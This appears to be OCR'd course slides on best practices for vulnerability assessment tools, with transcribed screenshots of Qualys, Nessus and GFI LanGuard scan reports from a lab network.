
Best Practices for Selecting Vulnerability Assessment Tools

Some of the best practices that can be adopted for selecting vulnerability assessment tools are:

- Vulnerability assessment tools are used to secure and protect the organization’s system or network. Ensure that they do not damage the network or system while running.
- Before using any vulnerability assessment tools, it is important to understand their function and to decide what information is needed before starting
- Security mechanisms for accessing from within and from outside the network are somewhat different, so decide the location for the scan based on the desired information
- At the time of scanning, enable logging and ensure that all outcomes and methodologies are annotated every time a scan is performed on any computer
- Users should frequently scan their systems for vulnerabilities and regularly monitor them for vulnerabilities and exploits

Vulnerability Assessment Tools: Qualys Vulnerability Management

- A cloud-based service that offers immediate global visibility into IT system areas that might be **vulnerable to the latest Internet threats** and how to protect them
- Aids in the continuous **identification of threats and monitoring of unexpected changes** in a network before they become breaches


Qualys
Print
Download

Vulnerability Scorecard Report

December 25

Vulnerability Scorecard Report_system_PO_displayedAll
Source Business Unit
Operating System All

Results

Vulnerability Distribution by Severity Level

Level 5	37,210	65%
Level 4	58,268	38%
Level 3	47,317	21%
Level 2	17,768	18%
Level 1	2,413	5%

Vulnerability Distribution by Type

Confirmed	37,210	76%
Potential	58,268	24%

Asset Groups		Severities by Levels					Vulnerability Type			Hosts w/Vuln Levels 5,4,3		Vulnerability Status				Vulnerability Age by Days		
Title	Hosts	Level 5	Level 4	Level 3	Level 2	Level 1	Confirmed	Potential	IG	Total	%	New	Active	Fixed	ReOpen	> 30	> 60	> 90
The subnet	73	1783	1880	1783	1783	1783	7986	777	777	112	89%	80	80	80	80	0	0	8763
RSA Demo	28	1125	1282	1125	1125	1125	5289	203	203	62	100%	80	80	80	80	0	0	5494
Windows Systems	10	844	92	844	844	844	3076	56	56	28	100%	80	80	80	80	0	0	3132
AIX 5&6 (Chiharu)	1	0	0	0	0	0	257	15	15	12	100%	80	80	80	80	0	0	6
Empty	1	0	0	0	0	0	11	2	2	1	0	80	80	80	80	0	0	13

https://www.qualys.com


Vulnerability Assessment Tools: Nessus Professional and GFI LanGuard

Nessus Professional

An assessment solution for **identifying the vulnerabilities**, **configuration issues**, and **malware**

GFI LanGuard

Scans, detects, assesses, and rectifies **security vulnerabilities** in a network and connected devices


Nessus Essentials / Folders / Vie
Not secure
https://localhost:8834/#/scans/reports/6/hosts/2/vulnerabilities/grou...
nessus Essentials
Scans
Settings
FOLDERS
My Scans
All Scans
Trash
RESOURCES
Policies
Plugin Rules
Terrascan
Configure
Audit Trail
Launch
Repo
Search Vulnerabilities
Cri
Hig
Me
Lo
Inf
Read More

Local Network / 10.10.1.22 / SSL (Multiple Issues)
‹ Back to Vulnerabilities

Vulnerabilities 34

9 Vulnerabilities

☐	Sev	Score	Name	Family	Count
☐	HIGH	7.5	SSL Medium ...	General	2
☐	MEDIUM	6.5	SSL Certificat...	General	2
☐	MEDIUM	6.4 *	SSL Self-Sign...	General	1
☐	MEDIUM	5.3	SSL Certificat...	General	1
☐	INFO		SSL Certificat...	General	2
☐	INFO		SSL Cipher Bl...	General	2
☐	INFO		SSL Cipher S...	General	2
☐	INFO		SSL Perfect F...	General	2
☐	INFO		SSL Certificat...	General	1

Scan Details


Policy:	NetworkScan_Po
Status:	Completed
Severity Base:	CVSS v3.0
Scanner:	Local Scanner
Start:	Today at 11:09 P
End:	Today at 11:27 P
Elapsed:	17 minutes

Vulnerabilities

Tenable News

Zyxel Routers and Home WiFi Systems - Unprotected ...

https://www.tenable.com


GFI LanGuard
Dashboard
Scan
Remediate
Activity Monitor
Reports
Configuration
Utilities
Discuss this version...
Filter
Group
Search
Overview
Computers
History
Vulnerabilities
Patches
Ports
Software
Hardware
System Information
Entire Network
Localhost : SERVER2022
Local Domain : CEH
WORKGROUP
SERVER2019
Mobile Devices
Vulnerability Level
Security Sensors
Computer Details
Top 5 Issues to Address
Scan Activity
Agent Status
Results Statistics
Vulnerability Trend Over Time
Vulnerability
High
Medium
Low
N/A
2
1
0
3/29/2022
3/30/2022
3/31/2022
4/1/2022
Scan Activity
Remediation Activity
Common Tasks:
Manage agents...
Add more computers...
Scan and refresh information now
Custom scan...
Set credentials...
Deploy agent...

SERVER2019 (10.10.1.19)

Security Sensors:
- Software Updates
- Service Packs and Update Rollups
- Vulnerabilities
- Malware Protection Issue
- Firewall Issues
- Unauthorized Applications
- Audit Status

Name	SERVER2019
IP Address	10.10.1.19
MAC Address	02-15-5D-19-25-0F

Top 5 Issues to Address:
- AutoRun is enabled
- No supported antispyware product found on this machine!
- No supported antivirus product found on this machine!
- OVAL:22538: A router or firewall allows source routed packets from arbitrary hosts (CVE-1999-0510)

Last Scan: 3/31/2022 9:53:33 PM

Agent Not Installed
Deploy Agent
Click here to learn more about agents.

- Other Vulnerabilities: 20 (5 Critical/High)
- Potential Vulnerabilities: 61
- Installed Applications: 35 (0 unauthorized)
- Open Ports: 7
- Shares: 4

https://www.gfi.com

